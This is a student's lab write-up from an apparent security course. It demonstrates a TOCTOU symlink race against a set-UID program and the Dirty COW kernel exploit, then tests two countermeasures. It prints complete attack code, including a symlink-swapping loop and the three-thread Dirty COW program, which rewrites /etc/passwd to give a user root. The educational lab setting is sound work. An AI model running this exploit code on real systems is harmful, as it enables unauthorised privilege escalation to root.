RACE CONDITION VULNERABILITY AND DIRTY COW ATTACK LAB

- ARVIND PONNARASSERY JAYAN

PART 1: RACE CONDITION VULNERABILITY

TASK 0: Initial Setup and Vulnerable Program

There are countermeasures in Ubuntu version 10.10 and above, restricting the following of symlink, symlinks in world-writable sticky directories like /tmp cannot be followed if the follower and the directory owner do not match the symlink owner. Figure 1 shows the execution of the bash command that disables this protection.

```
[10/02/19]seed@VM:~$ sudo sysctl -w fs.protected_symlin
ks=0
[sudo] password for seed:
fs.protected_symlinks = 0
[10/02/19]seed@VM:~$
```

Figure 1: Disabling sticky symlink protection

Now we will create a program that has a race-condition vulnerability as shown in Figure 2.

```
  GNU nano 2.5.3        File: vulp.c            Modified

/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;
   /* get user input */
scanf("%50s", buffer );
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
   }
   else printf("No permission \n");}
```

Figure 2: Race-condition vulnerable program vulp.c

The program we have defined is a set-UID program that when executed will run with an effective user id of zero. Due to this, the program will also have the privilege to overwrite files not owned by the user, this is prevented using *access()*. Here, the *access()* checks if the **real user id** has the permission to access the *"/tmp/XYZ"* file. If the permission is satisfied it will then call *fopen()* to open and use the file. Here, the *fopen()* checks if the **effective user id** has the permission to access the *"/tmp/XYZ"* file.

```
[10/02/19]seed@VM:~/SNP/RCV$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function
 'strlen' [-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:14:30: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[10/02/19]seed@VM:~/SNP/RCV$ sudo chown root vulp
[sudo] password for seed:
[10/02/19]seed@VM:~/SNP/RCV$ v
v: command not found
[10/02/19]seed@VM:~/SNP/RCV$ sudo chmod 4755 vulp
```

Figure 3: Making vulp a set-UID program

This is where the Time Of Check To Time Of Use vulnerability is present. We can observe that there is window between checking the real user id by *access()* and using the effective user id by the *fopen()* to open and use the file. This window can be exploited by a malicious attacker by symbolically linking the *"/tmp/XYZ"* file to *"/etc/passwd"* file after the *access()* is called so that the attacker with an effective user id of root can mutate the *"/etc/passwd"* file when it gets opened by the *fopen()*.

TASK 1: Choosing Our Target

Now we will add a user to /etc/passwd manually as shown in Figure 4. The user we added is *test* and the password we are providing is *U6aMy0wojraho*. The value provided for the password hash is the magic value for the user to have no password while logging in. Also we are making the *test* user - root by giving the real user id as zero and a root bash.

```
  GNU nano 2.5.3      File: /etc/passwd

rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/$
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Figure 4: Adding a user test manually to /etc/passwd file

Figure 5 shows that we can access the user *test* without providing a password and the user has root privileges.

```
[10/02/19]seed@VM:~/SNP/RCV$ su test
Password:
root@VM:/home/seed/SNP/RCV# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/SNP/RCV#
```

Figure 5: logging in as sudo user test

TASK 2: Launching the Race Condition Attack

We will now create the malicious program that runs in parallel to the vulnerable program as shown in Figure 6.

```
  GNU nano 2.5.3    File: attack_process.c

#include <unistd.h>

int main()
{
  while(1){
    unlink("tmp/XYZ");
    symlink("/home/seed/SNP/RCV/myfile","/tmp/XYZ");
    usleep(10000);

    unlink("tmp/XYZ");
    symlink("etc/passwd","/tmp/XYZ");
    usleep(10000);
  }

  return 0;
}

                   [ Read 16 lines ]
^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text
^X Exit       ^R Read File ^\ Replace   ^U Uncut Text
```

Figure 6: Creating the attack program

This program will be symbolically linking *"/tmp/XYZ"* to a user owned file "*myfile*" and then after sometime links to *"/etc/passwd"*. The exploit is successful when *access()* checks the real user id of the *"/tmp/XYZ"* when it is symbolically linked to user owned "*myfile*" and by the time it reaches the *fopen()* the link is changed to *"/etc/passwd"* and it injects the new user into the *"/etc/passwd"* file. For achieving this condition we will be executing a vulnerable program till the exploit occurs. For this we will create a shell program as shown in Figure 7.

```
  GNU nano 2.5.3    File: target_process.sh    Modified

#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
  ./vulp < passwd_input
  new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"

^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text
^X Exit       ^R Read File ^\ Replace   ^U Uncut Text
```

Figure 7: Shell script for the exploit

This shell script will run the vulnerable program till success and the input is provided through the file *passwd_input*. The content of *passwd_input* is the new user that has to be added to the */etc/passwd* file, as shown in Figure 8.




Figure 8: passwd_input file

Now we shall run the exploit by executing *attack_process* program and the shell script *target_process.sh* parallelly as shown in Figure 9.




Figure 9: running the attack_process and target_process.sh parallelly

The process runs parallelly until the password file is modified as shown in Figure 10.

Figure 10: Exploit is successful

Now we can login as *test* user with no password and obtain a root shell as shown in figure 11. Hence the exploit was successful.




Figure 11: Login as test user with no password


TASK 3: Countermeasure - Applying the Principles of Least Privileges

We will now apply the counter measure by applying the principles of least privileges. This is done by setting the effective user id as the real user id whenever our set-UID program can access or overwrite a resource that is belonging to other users, and setting it back to the effective user id when it finishes that task, as shown in Figure 12.

```c
/*  vulp.c  */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK))
    {
        seteuid(real_uid);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
   else
    printf("No permission \n");

    seteuid(eff_uid);
}
```


Figure 12: Countermeasure – updating vulnerable code

Now that vulnerable code is updated with the least privileges counter measure, we compile the code with set-UID mode and we run the exploit again.



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./target_process.sh: line 10: 10845 Segmentation fault
      ./vulp < passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```


Figure 13: Running the exploit again with countermeasure of least privileges

Figure 13 shows that the exploit is unsuccessful because the */etc/passwd* can never be accessed by the *fopen()*. Initially the function passes the *access()* check function because of the race condition and enters inside the body of the check for opening the file. But before the function can open the file it has to pass through the newly set countermeasure. Since we are setting the effective user id as the real user id for this set-UID program before calling the *fopen()* and since *fopen()* checks the effective user id before opening the file, this causes a segmentation fault because the current effective user doesn't have the permission to access the file. Hence the exploit is unsuccessful due to the countermeasure.

TASK 4: Countermeasure - Using Ubuntu's Built-in Scheme

We will now apply the counter measure by using Ubuntu's Built-in scheme. This is done by setting the symlink protection on. By setting the sticky symlink mechanism on, even if the attacker wins the race condition they cannot cause any damage since the symbolic linking inside a world-writable sticky directories like '*/tmp*' cannot be followed since the owner of the symlink doesn't match the owner of the file.




Figure 14: Countermeasure - Ubuntu's built-in scheme

As we can see in Figure 15, the exploit fails with the countermeasure turned on since even though the owner of the file and Follower (Effective user id) are root since the owner of the symlink is the normal user *seed*, the sticky symlink mechanism provides protection for the file in world-writable folder '*/tmp*' and stops the attacker from following the symlink.




Figure 15: Exploit fails due to the sticky symlink countermeasure

Since the user doesn't have permission to follow the symlink associated to */tmp/XYZ* anymore, it caused a segmentation fault due to no permissions. Hence the exploit is unsuccessful and countermeasure is effective.

PART 2: DIRTY COW ATTACK

TASK 1: Modify a Dummy Read-Only File

For this task we will initially create a dummy file as the target. The dummy file *'zzz'* is created by the root and is read-only for a normal users as shown in Figure 16.

```
[10/03/2019 13:30] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/03/2019 13:30] seed@ubuntu:~$ sudo chmod 644 /zzz
```

Figure 16: Creating 'zzz' file and setting read-only mode for users

We will now edit the file as root. The content of the file is '*111111222222333333*' as shown in Figure 17.

```
[10/03/2019 13:31] seed@ubuntu:~$ sudo gedit /zzz
[10/03/2019 13:31] seed@ubuntu:~$ cat /zzz
111111222222333333
```

Figure 17: updating zzz with 111111222222333333

The file *'zzz'* can only read by normal users and cannot be edited as show in Figure 18.

```
[10/03/2019 13:31] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct  3 13:31 /zzz
[10/03/2019 13:31] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

Figure 18: zzz file be edited by normal users

Now we will construct the cow_attack.c. This program will have 3 threads, the main thread, as shown in Figure 19, finds the pattern '22222' in the content of zzz file that will be changed. After which 2 more threads will be created to exploit the Dirty Cow race condition vulnerability.

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

Figure 19: cow_attack.c – main thread

The 2nd thread, shown in Figure 20, is the write thread which replaces the pattern '*22222*' in the content of *zzz* file to that of '*****'. If the thread executed independently then the content of the copy of the mapped memory will be modified and the underlying file 'zzz' doesn't get changed.

```
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

Figure 20: cow_attack.c – write thread

The 3rd thread, shown in Figure 21, is the madvise thread that discards the private copy of the mapped memory so that the table points back to the original memory.

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Figure 21: cow_attack.c – madvise thread

Now we will launch the attack, by compiling and running the binary for some time as shown in figure 22.

```
[10/03/2019 14:21] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/03/2019 14:22] seed@ubuntu:~$ ./a.out
^C
```

Figure 22: Launching the dirty cow attack

Figure 23 shows that our exploit is successful as the content of the file has been changed. This is because the 2 threads were running simultaneously and a race condition existed. The file '*zzz*' is read-only file, but when the write() is called, a private copy of the file is made in the physical memory and the virtual memory points to that memory. When the madvise() is called the private copy that was made will be relieved and the page table points back to the original mapped memory. When these 2 threads are executing simultaneously, the write() function will be trying to write into the copy of the '*zzz*' file but at the same time due to the race condition the madvise() will relieve the same space and page table points back to the original memory and *write()* writes over the file. The exploit is successful because *write()* is still under the impression that it is executing a copy on write but as the pointer is now pointing back to the original memory, hence the content is updated.

```
[10/03/2019 14:22] seed@ubuntu:~$ cat /zzz
111111******333333
```

Figure 23: Exploit success: File content changed

TASK 2: Modify the Password File to Gain the Root Privilege

For this task we will initially create a new normal user Charlie using the *adduser* command as shown in Figure 24.

```
[10/03/2019 15:28] root@ubuntu:~# adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
The home directory `/home/charlie' already exists.  Not copying from `/etc/skel'
.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
```

Figure 24: Adding user – charlie

Checking the /etc/passwd file we observe that user id for charlie is 1001, as shown in Figure 25. The task is to exploit using dirty COW attack to change the value of the user id from 1001 to 0000, so that charlie will be recognized as a root user.

```
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
```

Figure 25: User – charlie, user id - 1001

Now we shall construct the cow_attack.c to change the user id of Charlie from 1001 to 0. The main thread will be made to find the pattern "charlie:x:1001" in the /etc/passed file, as shown in Figure 25. After which 2 more threads will be created to exploit the Dirty Cow race condition vulnerability.

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

Figure 26: cow_attack.c – main thread

The 2nd thread, shown in Figure 26, is the write thread which replaces the pattern “charlie:x:1001” in the content of /etc/passwd file to that of ‘charlie:x:0000’. During the exploit this helps to change the value of user id in the /etc/passwd file to that of the root.

```c
void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

Figure 27: cow_attack.c – write thread

The 3rd thread, shown in Figure 27, is the madvise thread that discards the private copy of the mapped memory so that the table points back to the original memory. This thread when run simultaneously with the write thread causes the exploit to be successful.

```c
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Figure 28: cow_attack.c – madvise threat

After compiling and running the cow_attack.c, we see that the exploit is successful and charlie has become a root user as shown in figure 29.

```
[10/03/2019 15:33] seed@ubuntu:~$ ./a.out
^C
[10/03/2019 15:35] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed#
```

Figure 29: Charlie as root user

Hence we were able to use the Dirty CoW attack to exploit the race condition vulnerability to update a normal user as a root user.